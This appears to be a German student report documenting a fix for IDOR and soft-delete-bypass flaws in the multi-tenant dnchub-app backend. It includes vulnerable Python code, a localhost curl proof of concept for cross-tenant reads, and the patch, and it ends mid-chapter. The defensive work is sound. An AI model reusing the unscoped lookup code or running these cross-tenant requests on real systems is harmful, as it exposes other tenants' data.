Fachhochschule Nordwestschweiz
Hochschule für Informatik

Sicherheitspatch: IDOR im FleetOptima-Backend

Sicherheitsrelevanter Patch – Open-Source-Projekt dnchub-app

Windisch, April 2026

Studentin/Student	Janik Henz
Dozent/Betreuer	Martin Gwerder
Studiengang	Informatik Bsc
Semester	Frühlingssemester 2026
Modul	Cyber Sicherheit (CYSL)

Abstract

Diese Arbeit behandelt einen Sicherheitspatch für das Open-Source-Projekt dnchub-app (FleetOptima), ein mandantenfähiges Flottenmanagement-System. Zwei Issues im Repository des Projekts liessen sich auf dieselbe Stelle im Backend zurückführen, nämlich die generische Zugriffsklasse `BaseService` innerhalb der Python- und FastAPI-Codebase. Weil dort beim Einzelzugriff per UUID weder die `organization_id` noch das `deleted_at`-Flag berücksichtigt wurden, konnte jeder angemeldete Benutzer Datensätze fremder Mandanten lesen, verändern und löschen, wie in Issue #5 beschrieben (Santos, 2026b). Ausserdem konnten soft-gelöschte Einträge weiterhin per UUID aufgerufen werden, wie Issue #14 belegt (Santos, 2026a).

Der Patch setzt direkt an der Wurzel an, indem die Basisklasse zwei zusätzliche Parameter erhält und die fehlenden Filter dort einmalig einzieht. Dadurch wird mit einer kleinen Änderung über 90 abhängige Endpunkte abgesichert. Zusätzlich entstehen automatisierte Integrationstests, die den Angriff gegen den ursprünglichen Code nachstellen und nach dem Fix als Regressionsschutz dienen.

Keywords: IDOR, CWE-639, Multi-Tenant Authorization, Soft-Delete Bypass, FastAPI, SQLAlchemy, Security Patch

Vorwort

Dieses Dokument entstand im Modul Cyber Sicherheit (CYSL) an der FHNW Hochschule für Technik im Frühlingssemester 2026. Aufgabe war es, für ein reales Open-Source-Projekt auf GitHub einen Sicherheitspatch einzureichen. Nach Abklärung mit dem Dozenten fiel die Wahl auf dnchub-app. Das Projekt brachte mehrere offene und konkret beschriebene Security-Issues mit, eine realistisch gewachsene Codebase und einen aktiven Repository-Owner. Das Repository wurde geforkt, sämtliche Änderungen liegen auf einem eigens dafür angelegten Feature-Branch.

Inhaltsverzeichnis

Abbildungsverzeichnis **vi**

Tabellenverzeichnis **vi**

1 Einleitung **1**

1.1 Aufgabenstellung 1

1.2 Ziele 1

1.3 Aufbau des Berichts 1

2 Grundlagen **2**

2.1 Multi-Tenant SaaS-Architektur 2

2.2 Insecure Direct Object Reference (IDOR) 2

2.3 Soft-Delete-Muster 2

3 Analyse der Schwachstelle **3**

3.1 Projektstruktur 3

3.2 Codeanalyse 3

3.2.1 Analyse der Klasse `BaseService` 3

3.2.2 Identifikation aller Aufrufer von `get_or_404()` 4

3.2.3 Modelle mit `organization_id` und `deleted_at` 6

3.2.4 Befunde ausserhalb von `BaseService` 8

3.2.5 Analyse der bestehenden Tests 9

3.3 Proof-of-Concept 9

3.3.1 Zwei unabhängige Mandanten registrieren. 9

3.3.2 Ressource anlegen. 10

3.3.3 Cross-Tenant-GET (Issue #5). 10

3.3.4 Soft-Delete-Bypass (Issue #14). 10

3.3.5 Auswertung. 11

4 Implementierung des Patches **12**

4.1 Anpassung von `get()` und `get_or_404()` 12

4.2 Anpassung aller Aufrufer 13

4.3 Behandlung von Modellen ohne `organization_id` 13

4.4 Fixes ausserhalb von `BaseService` 14

4.5 Zusammenfassung: Befund, Fix und Testabdeckung 14

5 Testing und Qualitätssicherung **16**
5.1 Teststrategie . . . 16
5.2 Neue Sicherheitstests . . . 16
5.3 Anpassung bestehender Tests und Service-Overrides . . . 18
5.4 Ausführung der Integrationstests . . . 18

6 Schlussbemerkungen **19**

Quellenverzeichnis **20**

7 Hilfsmittel **21**
7.1 Verwendete Werkzeuge . . . 21
7.2 Wofür KI eingesetzt wurde . . . 21

A Manuelle Reproduktion des Angriffs **22**
A.1 UI-basierte Reproduktion . . . 22
A.1.1 Ausgangslage . . . 22
A.1.2 Opfer legt Konto und Fahrzeug an . . . 22
A.1.3 Angreifer legt separates Konto an . . . 24
A.1.4 Cross-Tenant-Zugriff per Direkt-URL . . . 26
A.1.5 Soft-Delete-Bypass in der UI . . . 26
A.2 API-Reproduktion mit curl . . . 27
A.2.1 Opfer registrieren . . . 27
A.2.2 Fahrzeug im Kontext des Opfers anlegen . . . 27
A.2.3 Angreifer registrieren . . . 28
A.2.4 Cross-Tenant-GET (IDOR, Issue #5) . . . 28
A.2.5 Cross-Tenant-DELETE . . . 29
A.2.6 Soft-Delete-Bypass (Issue #14) . . . 29
A.3 Vollständiger Terminal-Log . . . 30
A.4 Ergänzende Kontrollabfragen . . . 32
A.5 Verhalten nach dem Patch . . . 33

Abbildungsverzeichnis

A.1 Login-/Registrierungsseite der Anwendung. 22
A.2 Registrierung des Opfers als neue Organisation. 23
A.3 Dashboard des Opfer-Mandanten nach dem Login. 23
A.4 Das Opfer legt ein Fahrzeug (`OPFER-001`) an. 24
A.5 Fahrzeugliste des Opfers. 24
A.6 Registrierung des Angreifers als eigene Organisation. 25
A.7 Leeres Dashboard des Angreifer-Mandanten 25
A.8 Fahrzeugliste des Angreifers – ebenfalls leer. 26
A.9 Angreifer sieht das Fahrzeug (`OPFER-001`) des fremden Mandanten. 26
A.10 Der soft-gelöschte Datensatz bleibt erreichbar. 27
A.11 Registrierung des Opfers per `POST /api/v1/auth/register`. 27
A.12 Erzeugung eines Fahrzeugs im Kontext des Opfers per `POST /api/v1/vehicles`. 28
A.13 Registrierung des Angreifers mit eigener Organisation. 28
A.14 IDOR per API – der Angreifer verwendet die gestohlene UUID. 29
A.15 Unautorisierter `DELETE`-Aufruf des Angreifers gegen das Fahrzeug des Opfers. . . 29
A.16 Das soft-gelöschte Fahrzeug bleibt vor dem Patch per direkter ID-Abfrage sichtbar. 30

Tabellenverzeichnis

3.1 Sicherheitsaudit der Methoden in `BaseService` 3
3.2 Verteilung der `get_or_404()`-Aufrufstellen nach Modul. 5
3.3 Modell-Klassifikation nach Feldern. 7
4.1 Zuordnung jedes Befunds zu seinem Patch-Abschnitt und der Testabdeckung. . . 15

1 Einleitung

dnchub-app (FleetOptima) ist ein mandantenfähiges Flottenmanagement-System, das als Open-Source-Projekt auf GitHub verfügbar ist. Das System besteht aus einem Backend auf Basis von Python und FastAPI (Ramírez, 2026) sowie einem Frontend in TypeScript und Next.js. Es ist als SaaS-Plattform konzipiert, auf der mehrere unabhängige Organisationen ihre Fahrzeugflotten, Mitarbeiter, Werkzeuge und Verbrauchsmaterialien verwalten können.

1.1 Aufgabenstellung

Im Rahmen des Moduls CYSL an der FHNW wurde ein sicherheitsrelevanter Patch für ein FOSS-Projekt auf GitHub als Prüfungsleistung gewählt. Die Wahl fiel auf eine kritische IDOR-Schwachstelle aus Issue #5 (Santos, 2026b), die bei einem Code-Review des Repository-Owners identifiziert wurde und direkt mit einer zweiten Schwachstelle aus Issue #14 (Santos, 2026a) zusammenhängt.

Beide Issues sind miteinander verknüpft und können, laut Empfehlung des Repository-Owners, in einem einzigen Pull Request behoben werden. Der Dozent schätzt den Aufwand auf circa drei Tage (mit sauberem Testing eher vier Tage).

1.2 Ziele

Das Ziel war eine Lösung an der Wurzel des Problems, deren Wirksamkeit sich mit Tests beweisen lässt. Im Einzelnen:

- Analyse der verwundbaren Codebasis von `BaseService` bis zu allen abhängigen Aufrufern
- Fix für `get()` und `get_or_404()` mit `organization_id`- und `deleted_at`-Filterung
- Alle betroffenen Aufrufer im Backend anpassen
- Automatisierte Sicherheitstests, die die Schwachstelle auf dem Originalstand reproduzieren und den Fix verifizieren
- Vollständige Dokumentation des Vorgehens

1.3 Aufbau des Berichts

Kapitel 2 legt die theoretischen Grundlagen zu IDOR, Multi-Tenant-Architektur und Soft-Delete-Mustern. Kapitel 3 zeigt, wo die Schwachstellen im Code stecken und wie viel des Backends betroffen ist. Kapitel 4 beschreibt den Patch und seine Ausbreitung auf alle Aufrufer. Kapitel 5 dokumentiert Teststrategie und Ergebnisse. Kapitel 6 zieht Bilanz.

2 Grundlagen

2.1 Multi-Tenant SaaS-Architektur

dnchub-app ist so gebaut, dass sich mehrere Organisationen eine einzige laufende Anwendungsinstanz samt einer gemeinsamen Datenbank teilen. Jede Zeile in einer geschäftsrelevanten Tabelle trägt ein zusätzliches Feld namens `organization_id`, das als Unterscheidungsmerkmal dient. Damit Mandant A niemals Daten von Mandant B zu sehen bekommt, muss jede SQL-Abfrage dieses Feld in ihre `WHERE`-Klausel aufnehmen und es mit dem Wert aus dem Session-Token des eingeloggten Benutzers abgleichen. Wird dieser Abgleich zentral an einer Stelle vergessen, die später von vielen Endpunkten verwendet wird, vervielfacht sich die Lücke praktisch auf das gesamte Modul.

2.2 Insecure Direct Object Reference (IDOR)

IDOR bezeichnet eine Zugriffskontrolllücke, bei der eine Anwendung einen vom Client frei wählbaren Bezeichner, etwa eine UUID im URL-Pfad, ohne Berechtigungsabgleich direkt an die Datenbank weiterreicht (OWASP Foundation, 2021). Der Aufrufer kann den Bezeichner austauschen und gelangt so an Daten, die ihm nicht gehören. Wie sich das in dnchub-app konkret äussert, zeigt der folgende Ablauf in fünf Schritten:

1. Angreifer authentifiziert sich als Benutzer von Organisation A.
2. Über einen normalen API-Aufruf erhält er eine gültige UUID eines eigenen Ressourceneintrags (z. B. eines Fahrzeugs).
3. Er ersetzt in einem weiteren Request die UUID durch eine fremde UUID (erraten, durch Enumeration oder durch Insiderwissen erhalten).
4. `BaseService.get_or_404(db, uuid)` fragt die Datenbank mit `WHERE id = uuid` ab, ohne `organization_id`-Prüfung.
5. Die Response enthält die Ressource von Organisation B.

Da alle PATCH- und DELETE-Endpunkte ebenfalls über `get_or_404()` gehen, kann der Angreifer fremde Datensätze auch verändern oder löschen.

2.3 Soft-Delete-Muster

Wenn ein Benutzer in dnchub-app auf „Löschen“ klickt, verschwindet der betroffene Eintrag nicht wirklich aus der Datenbank. Stattdessen wird die Spalte `deleted_at` mit dem aktuellen Zeitstempel befüllt und die Zeile bleibt physisch erhalten. Dieses Vorgehen hat zwei praktische Vorteile. Zum einen lassen sich so Audit-Trails erstellen, zum anderen kann ein versehentlich gelöschter Datensatz ohne Backup wiederhergestellt werden. Der Ansatz funktioniert allerdings nur unter einer Bedingung. Jede lesende Abfrage muss die Klausel `deleted_at IS NULL` enthalten, sonst verhält sich die „Löschung“ gegenüber dem Aufrufer wie eine blosse Markierung. Genau diese Klausel fehlt in den Methoden `get()` und `get_or_404()`, was Issue #14 (Santos, 2026a) als eigenständige Schwachstelle einordnet.

3 Analyse der Schwachstelle

Im Folgenden werden die Projektstruktur und die zugrundeliegende Sicherheitslücke analysiert.

3.1 Projektstruktur

Das Backend von dnchub-app ist in drei Schichten gegliedert.

- Der API-Layer enthält die FastAPI-Router unter `app/api/v1/`.
- Der Service-Layer kapselt die Geschäftslogik in `app/shared/services/`.
- Der Model-Layer hält die SQLAlchemy-Modelle in `app/models/`.

Die Mandantentrennung hängt im gesamten Projekt an einer einzigen Spalte, nämlich `organization_id`. Sie wird in fast jeder Geschäftsdaten-Tabelle geführt und soll bewirken, dass Anfragen immer nur Zeilen der eigenen Organisation zurückliefern.

3.2 Codeanalyse

3.2.1 Analyse der Klasse `BaseService`

Die zentrale Klasse `BaseService` befindet sich in `backend/app/shared/services/base.py` und implementiert sieben Standard-CRUD-Operationen, die von allen Modulen des Systems geerbt werden. Beim Durchsehen der Klasse fällt eine konsistente Inkonsistenz auf. Die Listenmethoden (`get_multi`, `count`) implementieren korrekt sowohl einen Mandanten- als auch einen Soft-Delete-Filter, die Einzelzugriffsmethoden (`get`, `get_or_404`, `delete`) hingegen nicht.

Tabelle 3.1 zeigt den Sicherheitsstatus aller Methoden.

Methode	IDOR-sicher	Soft-Delete
`get()`	Nein	Nein
`get_or_404()`	Nein	Nein
`get_multi()`	Ja	Ja
`count()`	Ja	Ja
`create()`	–	–
`update()`	–	–
`delete()`	Nein	–

Tabelle 3.1: Sicherheitsaudit der Methoden in `BaseService`

Listing 1 zeigt den verwundbaren Code. In `get()` wird ausschliesslich nach `id` gefiltert, weder `organization_id` noch `deleted_at` werden geprüft. Da `get_or_404()` intern `get()` aufruft, erbt es beide Schwachstellen gleich mit.

Listing 1: Verwundbare Methoden in `base.py`

```python
def get(self, db: Session, id: str) -> ModelType | None:
    """Get a single record by ID."""
    # PROBLEM, kein organization_id-Filter, kein deleted_at-Filter
    result = db.execute(select(self.model).where(self.model.id == id))
    return result.scalar_one_or_none()
```

```python

def get_or_404(self, db: Session, id: str) -> ModelType:
    """Get a single record by ID or raise NotFoundError."""
    # PROBLEM, delegiert an get() und erbt beide Schwachstellen
    obj = self.get(db, id)
    if obj is None:
        raise NotFoundError(self.model.__name__, id)
    return obj
```

Zum Vergleich zeigt Listing 2 das Referenzmuster aus `get_multi()`, das beide Filter korrekt per `hasattr`-Guard implementiert.

Listing 2: Korrektes Referenzmuster aus `get_multi()`

```python
def get_multi(self, db, *, organization_id=None,
              include_deleted=False):
    query = select(self.model)
    # Korrektes Mandanten-Scoping mit Guard
    if organization_id and hasattr(self.model, "organization_id"):
        query = query.where(
            self.model.organization_id == organization_id)
    # Korrekter Soft-Delete-Filter mit Guard
    if not include_deleted and hasattr(self.model, "deleted_at"):
        query = query.where(self.model.deleted_at.is_(None))
    ...
```

Ein weiterer sicherheitsrelevanter Befund betrifft `delete()`, denn auch diese Methode ruft intern das ungesicherte `get()` auf. Ein Angreifer könnte damit nicht nur Datensätze fremder Mandanten lesen, sondern diese auch soft-löschen, und das ohne jede `organization_id`-Prüfung.

3.2.2 Identifikation aller Aufrufer von `get_or_404()`

Eine Volltextsuche im gesamten Backend (`grep -r "get_or_404"`) ergibt 83 Aufrufstellen in 29 Quelldateien. Tabelle 3.2 fasst die Verteilung modulweise zusammen, wobei die Zeilen `fuel*.py`, `tool_*.py` und `sat/api/*.py` jeweils mehrere gleichartige Dateien bündeln.

Datei / Modul	Aufrufe	Handlungsbedarf
`shared/api/organizations.py`	5	keiner
`shared/api/users.py`	2	Pflicht-Fix
`shared/api/notifications.py`	2	Pflicht-Fix
`shared/api/documents.py`	4	Pflicht-Fix
`shared/api/employees.py`	3	Pflicht-Fix
`shared/api/cost_centers.py`	5	Pflicht-Fix
`modules/fleet/api/vehicles.py`	5	Pflicht-Fix
`modules/fleet/api/maintenance.py`	7	Pflicht-Fix
`modules/fleet/api/gps.py`	7	Pflicht-Fix
`modules/fleet/api/tickets.py`	4	Pflicht-Fix
`modules/fleet/api/fuel.py`	2	Pflicht-Fix
`modules/fleet/api/fuel_pumps.py`	2	Pflicht-Fix
`modules/fleet/api/fuel_pump_deliveries.py`	2	Pflicht-Fix
`modules/fleet/services/fuel_pump.py`	4	Pflicht-Fix
`modules/fleet/services/fuel*.py`	2	Pflicht-Fix
`modules/tools/api/tools.py`	3	Pflicht-Fix
`modules/tools/api/tool_cases.py`	4	Pflicht-Fix
`modules/tools/api/consumables.py`	3	Pflicht-Fix
`modules/tools/api/tool_*.py`	7	Pflicht-Fix
`modules/tools/services/tool_assignment.py`	1	Pflicht-Fix
`modules/sat/api/*.py`	9	Pflicht-Fix
Total	**83**	

Tabelle 3.2: Verteilung der `get_or_404()`-Aufrufstellen nach Modul.

Aus der Analyse ergeben sich zwei Stufen von Handlungsbedarf, die in der letzten Spalte der Tabelle bereits eingetragen sind.

- **Keiner (5 Aufrufstellen).** `organizations.py` greift auf das `Organization`-Modell zu, das das Wurzelelement der Mandantenhierarchie ist und selbst kein `organization_id`-Attribut besitzt. Endpunkte sind entweder Admin-only oder lesen die eigene Organisation via `current_user.organization_id`, sodass kein IDOR-Risiko besteht.
- **Pflicht-Fix (78 Aufrufstellen).** Alle übrigen Aufrufer verarbeiten mandantenspezifische Ressourcen und übergeben dem Aufruf kein `organization_id`-Argument. Jeder dieser Aufrufe muss auf die neue Signatur umgerüstet werden und `current_user.organization_id` durchreichen. Die beiden Admin-Endpunkte in `users.py` fallen ebenfalls in diese Gruppe, weil ein Admin der Organisation A sonst Benutzer anderer Mandanten lesen, ändern oder löschen kann, siehe Abschnitt 3.2.4.

Auffällig ist zusätzlich, dass in den Service-Klassen `fuel_pump.py` und `tool_assignment.py` `self.get_or_404()` intern genutzt wird. Der Aufruf erfolgt also nicht aus dem API-Layer,

sondern aus einem anderen Service, weshalb `organization_id` durch den Service-Aufrufer durchgereicht werden muss.

3.2.3 Modelle mit `organization_id` und `deleted_at`

Für die korrekte Implementierung des Fixes muss bekannt sein, welche Modelle welche Felder tragen, da `BaseService` generisch über alle Modelltypen operiert (vgl. die ORM-Abfrage-Semantik in (SQLAlchemy Authors, 2026)). Konkret wurde mit `grep -rE örganization_id|deleted_at"backend/app/models/` jede SQLAlchemy-Klasse darauf geprüft, ob sie `organization_id`, `deleted_at` oder beide Felder deklariert. Das Ergebnis wurde manuell mit dem Klassennamen kategorisiert. Die Analyse aller 31 Modell-Klassen ergibt die Klassifikation in Tabelle 3.3.

Modell-Klasse	org_id	deleted_at	Anzuwendende Filter
Modul fleet			
Vehicle, VehicleGroup	Ja	Ja	beide
FuelEntry, FuelPump	Ja	Ja	beide
FuelPumpDelivery	Ja	Ja	beide
MaintenanceTask / Schedule	Ja	Ja	beide
Ticket, Geofence	Ja	Ja	beide
Trip	Ja	Nein	nur org_id
GpsAlert	Ja	Nein	nur org_id
VehicleGroupMember	Nein	Nein	keine
TripPosition	Nein	Nein	keine
Modul tools			
Tool, ToolCase, ToolCategory	Ja	Ja	beide
ToolLocation, Consumable	Ja	Ja	beide
ToolAssignment	Ja	Nein	nur org_id
ToolCalibration	Ja	Nein	nur org_id
Modul sat			
SatAssistance, SatMachine	Ja	Ja	beide
SatCustomer, SatContact	Ja	Ja	beide
SatInterventionReport	Ja	Ja	beide
SatAttachment, SatServiceType	Ja	Ja	beide
SatSpecialization	Ja	Ja	beide
SatEmployeeSpecialization	Nein	Nein	keine
Modul shared			
Employee, User	Ja	Ja	beide
Document, CostCenter	Ja	Ja	beide
CostAllocation	Ja	Nein	nur org_id
Organization	Nein	Ja	keine*
Notification	Nein	Nein	keine
NotificationPreferences	Nein	Nein	keine

Tabelle 3.3: Modell-Klassifikation nach Feldern.

Aus der Tabelle ergeben sich folgende Schlussfolgerungen für die Implementierung.

- **Beide Filter aktiv (27 Modelle).** Sowohl `organization_id` als auch `deleted_at` müssen in `get()` und `get_or_404()` berücksichtigt werden.
- **Nur `organization_id` aktiv (5 Modelle).** Diese Modelle besitzen kein `deleted_at`-Feld, weshalb Issue #14 für sie nicht zutrifft. Die IDOR-Lücke aus Issue #5 bleibt aber relevant und wird über den Mandantenfilter geschlossen.

- **Keine Filter (5 Klassen).** Join-Tabellen wie `VehicleGroupMember`, benutzergebundene Tabellen wie `Notification` und die Root-Entity `Organization` tragen keinen Mandantenschlüssel und sind zudem nicht über das generische `get_or_404()` exponiert.

Das `hasattr`-Guard-Muster aus `get_multi()` und `count()` behandelt alle Fälle korrekt, weil es prüft, ob das jeweilige Modell das gesuchte Attribut überhaupt besitzt. Dasselbe Muster, kann direkt in `get()` und `get_or_404()` übernommen werden.

3.2.4 Befunde ausserhalb von `BaseService`

Der Wurzel-Fix greift nur dort, wo die Basisklasse tatsächlich durchlaufen wird. Deshalb wurden alle Router-Dateien gezielt darauf durchgesehen, ob sie `BaseService` umgehen oder nach dem `get_or_404`-Lookup den nötigen Eigentümercheck weglassen. Dabei fanden sich sechs eigenständige Lückenklassen.

Notifications ohne Eigentümer-Check.
Notifications sind nicht an eine Organisation, sondern über `user_id` an einen einzelnen Benutzer gebunden. In GET, DELETE und der mark-as-read-Route fehlt der Vergleich `notification.user_id == current_user.id`, sodass jeder authentifizierte Benutzer fremde Notifications lesen, als gelesen markieren und löschen kann.

SAT-Assistances umgehen `BaseService`.
`AssistanceService.get_detail()` baut eigene SQLAlchemy-Filter, ohne `BaseService.get()` aufzurufen. Dort fehlt der Mandantenfilter vollständig, ein Angreifer kann also Assistances fremder Organisationen abfragen.

Admin-Endpunkte in `users.py`.
Die Routen `GET /users/{user_id}`, `PATCH /users/{user_id}` und `DELETE /users/{user_id}` rufen `get_or_404` und `delete()` ohne `organization_id` auf. Ein Admin aus Organisation A kann damit Benutzer anderer Mandanten lesen, ändern und sogar löschen, was gravierender ist als die übrigen Befunde, weil gleich drei HTTP-Verben betroffen sind.

DELETE in `sat/api/attachments.py`.
`SatAttachmentService` erbt von `BaseService` und nimmt in `delete()` bereits einen `organization_id`-Parameter entgegen. Der Router übergibt ihn jedoch nicht, weshalb jeder SAT-Manager fremde Anhänge per UUID löschen kann. Der Patch ist klein, die Auswirkung aber direkt Cross-Tenant.

GPS-Koordinate in fremde Trips.
`POST /trips/{trip_id}/position` schreibt eine Koordinate in einen beliebigen Trip, ohne zu prüfen, ob dieser dem eigenen Mandanten gehört. Fremde Trips lassen sich auf diesem Weg mit falschen Positionsdaten verunreinigen. Gelesen wird dabei nichts, der Schaden liegt in der Datenintegrität der fremden Flotte.

FK-List-Methoden ohne Mandantenfilter.
Die zahlenmässig grösste Klasse umfasst 19 Service-Methoden quer durch die Module `fleet`, `tools`, `sat` und `shared`. Sie filtern List-Abfragen ausschliesslich nach einer Fremdschlüssel-ID, ohne `organization_id` in die `WHERE`-Klausel aufzunehmen. Wer einen einzelnen Fremdschlüsselwert mitliest oder errät, erhält damit die vollständige Liste eines fremden Mandanten zurück. Weil der Angriff einen gültigen Fremdschlüssel voraussetzt, ist diese Klasse weniger akut als die direkten Cross-Tenant-Zugriffe weiter oben, aber wegen ihrer Breite trotzdem relevant.

3.2.5 Analyse der bestehenden Tests

Die vollständige Test-Suite des Projekts liegt unter `backend/tests/` und ist in drei Schichten gegliedert.

- Die Unit- und API-Tests (`tests/test_*.py`) prüfen einzelne Endpunkte mit echten Datenbank-Transaktionen.
- Die Integrationstests (`tests/integration/`) prüfen vollständige Use-Cases über mehrere CRUD Endpunkte hinweg.
- Die Smoke-Tests (`tests/smoke/`) führen Status-Code-Checks gegen eine Live-ähnliche DB aus. Bekannte Bugs sind mit `@pytest.mark.xfail` markiert.

Test-Fixtures (conftest.py).
Alle Tests verwenden eine gemeinsame Fixture-Hierarchie. `db_session` rollt jede Transaktion via Savepoint zurück, `test_organization` legt eine Testorganisation an und `test_admin_user` sowie `test_fleet_manager` sind User dieser Organisation. Die Header-Fixtures `admin_headers` und `manager_headers` erzeugen JWT-Bearer-Tokens via `create_access_token()`. Ein zweites Mandanten-Objekt existiert in den bestehenden Testfixtures nicht. Genau dort setzen die nachfolgenden Proof-of-Concept-Versuche (PoC) an.

Befund in integration/test_vehicle_crud.py.
Die Datei enthält den Test `test_delete_then_get_still_returns_soft_deleted`, der nach einem Soft-Delete explizit `status_code == 200` erwartet und mit dem Kommentar "GET by ID still returns 200 (soft-deleted records are not filtered in get_or_404)" versehen ist, ein Eingeständnis des bekannten Bugs. Dieser Test muss nach dem Patch auf `status_code == 404` umgestellt werden.

Befund in smoke/test_tools.py.
`test_delete_tool_nonexistent_returns_204` bestätigt ein weiteres Symptom. `DELETE` auf eine nicht existierende ID liefert `204` statt `404`, weil `delete()` intern `get()` ohne Soft-Delete-Filter aufruft.

Fehlender Cross-Tenant-Test.
Keiner der bestehenden Tests prüft, ob ein User die Ressourcen einer anderen Organisation lesen kann. Alle Fixtures operieren innerhalb derselben `test_organization`. Diese Lücke wird im nachfolgenden Abschnitt durch dedizierte PoC-Tests geschlossen.

3.3 Proof-of-Concept

Bevor am Code etwas verändert wird, muss die Schwachstelle reproduzierbar gezeigt werden. Der folgende Ablauf verwendet `curl` gegen das lokal laufende Backend und lässt sich mit wenigen Kommandozeilen-Aufrufen nachstellen. Das Backend wird unter `http://localhost:8000` erwartet, `python3` dient nur dazu, die JSON-Antworten lesbar zu machen. Die ausführliche Variante mit Screenshots findet sich in Anhang A.

3.3.1 Zwei unabhängige Mandanten registrieren.

Die öffentliche `/auth/register`-Route legt neue Organisationen samt erstem Benutzer an. Sie liefert einen JWT als `access_token` zurück.

Listing 3: Registrierung des Opfer- und des Angreifer-Mandanten.

```
# Opfer registrieren und Token in TOKEN_A ablegen
```

```
TOKEN_A=$(curl -s -X POST http://localhost:8000/api/v1/auth/register \
  -H "Content-Type: application/json" \
  -d '{"organization_name":"Opfer GmbH","email":"opfer@test.ch",
      "password":"opfer1234","first_name":"Opfer","last_name":"Opfer"}' \
  | python3 -c 'import json,sys; print(json.load(sys.stdin)["access_token"])')

# Angreifer registrieren und Token in TOKEN_B ablegen
TOKEN_B=$(curl -s -X POST http://localhost:8000/api/v1/auth/register \
  -H "Content-Type: application/json" \
  -d '{"organization_name":"Angreifer AG","email":"angreifer@test.ch",
      "password":"evil1234","first_name":"Angreifer","last_name":"Angreifer"}' \
  | python3 -c 'import json,sys; print(json.load(sys.stdin)["access_token"])')
```

3.3.2 Ressource anlegen.

Mit dem Token des Opfers wird ein Fahrzeug erzeugt. Die UUID des neuen Datensatzes wird für die späteren Angriffsaufrufe benötigt und landet in der Variable `VID`.

Listing 4: Das Opfer erzeugt ein Fahrzeug im eigenen Mandanten.

```
VID=$(curl -s -X POST http://localhost:8000/api/v1/vehicles \
  -H "Authorization: Bearer $TOKEN_A" \
  -H "Content-Type: application/json" \
  -d '{"registration_plate":"OPFER-001","make":"Toyota","model":"Camry",
      "year":1992,"type":"suv","fuel_type":"gasoline"}' \
  | python3 -c 'import json,sys; print(json.load(sys.stdin)["id"])')
```

3.3.3 Cross-Tenant-GET (Issue #5).

Der Angreifer ruft mit seinem eigenen JWT den Fahrzeug-Endpunkt unter der UUID des Opfers auf. Korrektes Verhalten wäre ein `404 Not Found`, weil das Fahrzeug seinem Mandanten nicht gehört. Vor dem Patch antwortet der Server jedoch mit `200 OK` und liefert den vollständigen Datensatz inklusive `organization_id` des Opfers aus. Damit ist die IDOR-Schwachstelle belegt.

Listing 5: IDOR per API. Vor dem Patch `200 OK` mit Opferdaten, nach dem Patch `404 Not Found`.

```
curl -s -X GET http://localhost:8000/api/v1/vehicles/$VID \
  -H "Authorization: Bearer $TOKEN_B" \
  -w "\nHTTP-Status: %{http_code}\n" \
  | python3 -m json.tool
```

3.3.4 Soft-Delete-Bypass (Issue #14).

Das Opfer löscht sein Fahrzeug regulär per `DELETE`. Der Server setzt `deleted_at`, gibt `204 No Content` zurück und blendet den Datensatz aus der Liste aus. Die direkte Einzelabfrage per UUID liefert den Datensatz allerdings weiterhin, inklusive gesetztem `deleted_at`-Feld. Korrektes Verhalten wäre auch hier ein `404`. Damit ist der Soft-Delete-Bypass reproduziert.

Listing 6: Soft-Delete-Bypass: Der Datensatz wird gelöscht, aber per GET weiterhin ausgeliefert.

```
# Opfer löscht sein eigenes Fahrzeug regulär
curl -s -X DELETE http://localhost:8000/api/v1/vehicles/$VID \
  -H "Authorization: Bearer $TOKEN_A" \
  -w "\nHTTP-Status: %{http_code}\n"
```

```

# Vor dem Patch: 200 OK mit gesetztem deleted_at-Feld (Bypass)
# Nach dem Patch: 404 Not Found
curl -s -X GET http://localhost:8000/api/v1/vehicles/$VID \
  -H "Authorization: Bearer $TOKEN_A" \
  -w "\nHTTP-Status: %{http_code}\n" \
  | python3 -m json.tool
```

3.3.5 Auswertung.

Beide Angriffe lassen sich in weniger als einer Minute Terminalzeit nachstellen und produzieren reproduzierbar die erwarteten Fehl-Antworten. Damit ist der Angriffspfad konkret belegt und es kann zur Behebung am Code übergegangen werden. Die gleichen Schritte werden in Kapitel 5 als automatisierte Red/Green-Testsuite gefasst, sodass der Patch nicht nur behoben, sondern auch gegen Regressionen abgesichert ist.

4 Implementierung des Patches

In diesem Kapitel wird die Behebung des Sicherheitslecks vorgenommen.

4.1 Anpassung von `get()` und `get_or_404()`

Die zentrale Änderung betrifft ausschliesslich die Datei `app/shared/services/base.py`. Beide Methoden erhalten dieselben zwei optionalen Keyword-Only-Parameter, die bereits in `get_multi()` und `count()` vorhanden sind:

- `organization_id: str | None = None` – wird nur ausgewertet, wenn das Modell das Attribut besitzt (`hasattr`-Guard, identisch zu `get_multi()`).
- `include_deleted: bool = False` – filtert soft-gelöschte Datensätze, sofern das Modell `deleted_at` kennt.

`get_or_404()` leitet beide Parameter an `get()` weiter und liefert `404` zurück, wenn kein Treffer gefunden wird, also sowohl bei nicht vorhandenen als auch bei organisationsfremden und soft-gelöschten Datensätzen.

`delete()` wurde ebenfalls angepasst und ruft intern `get()` auf und gibt `organization_id` weiter, damit auch DELETE-Operationen auf fremde Objekte ins Leere laufen.

Der vollständige Diff der drei Methoden ist nachfolgend dargestellt:

Listing 7: base.py – gepatchte Methoden get(), get_or_404() und delete()

```python
# VORHER
def get(self, db: Session, id: str) -> ModelType | None:
    result = db.execute(select(self.model).where(self.model.id == id))
    return result.scalar_one_or_none()

def get_or_404(self, db: Session, id: str) -> ModelType:
    obj = self.get(db, id)
    if obj is None:
        raise NotFoundError(self.model.__name__, id)
    return obj

# NACHHER
def get(self, db, id, *, organization_id=None, include_deleted=False):
    query = select(self.model).where(self.model.id == id)
    if organization_id and hasattr(self.model, "organization_id"):
        query = query.where(self.model.organization_id == organization_id)
    if not include_deleted and hasattr(self.model, "deleted_at"):
        query = query.where(self.model.deleted_at.is_(None))
    return db.execute(query).scalar_one_or_none()

def get_or_404(self, db, id, *, organization_id=None, include_deleted=False):
    obj = self.get(db, id,
                   organization_id=organization_id,
                   include_deleted=include_deleted)
    if obj is None:
        raise NotFoundError(self.model.__name__, id)
    return obj

def delete(self, db, id, soft_delete=True, *, organization_id=None):
    obj = self.get(db, id, organization_id=organization_id)
    if obj is None:
        return None
    # (Soft-/Hard-Delete-Logik unveraendert)
```

Die neuen Parameter sind keyword-only und optional, womit die Signatur rückwärtskompatibel bleibt und das Refactoring der Aufrufer pro Modul möglich wird. Der Mandantenfilter greift aber erst, sobald ein Aufrufer `organization_id` tatsächlich mitgibt. Die Umstellung aller 78 Pflicht-Aufrufer zeigt der nächste Abschnitt.

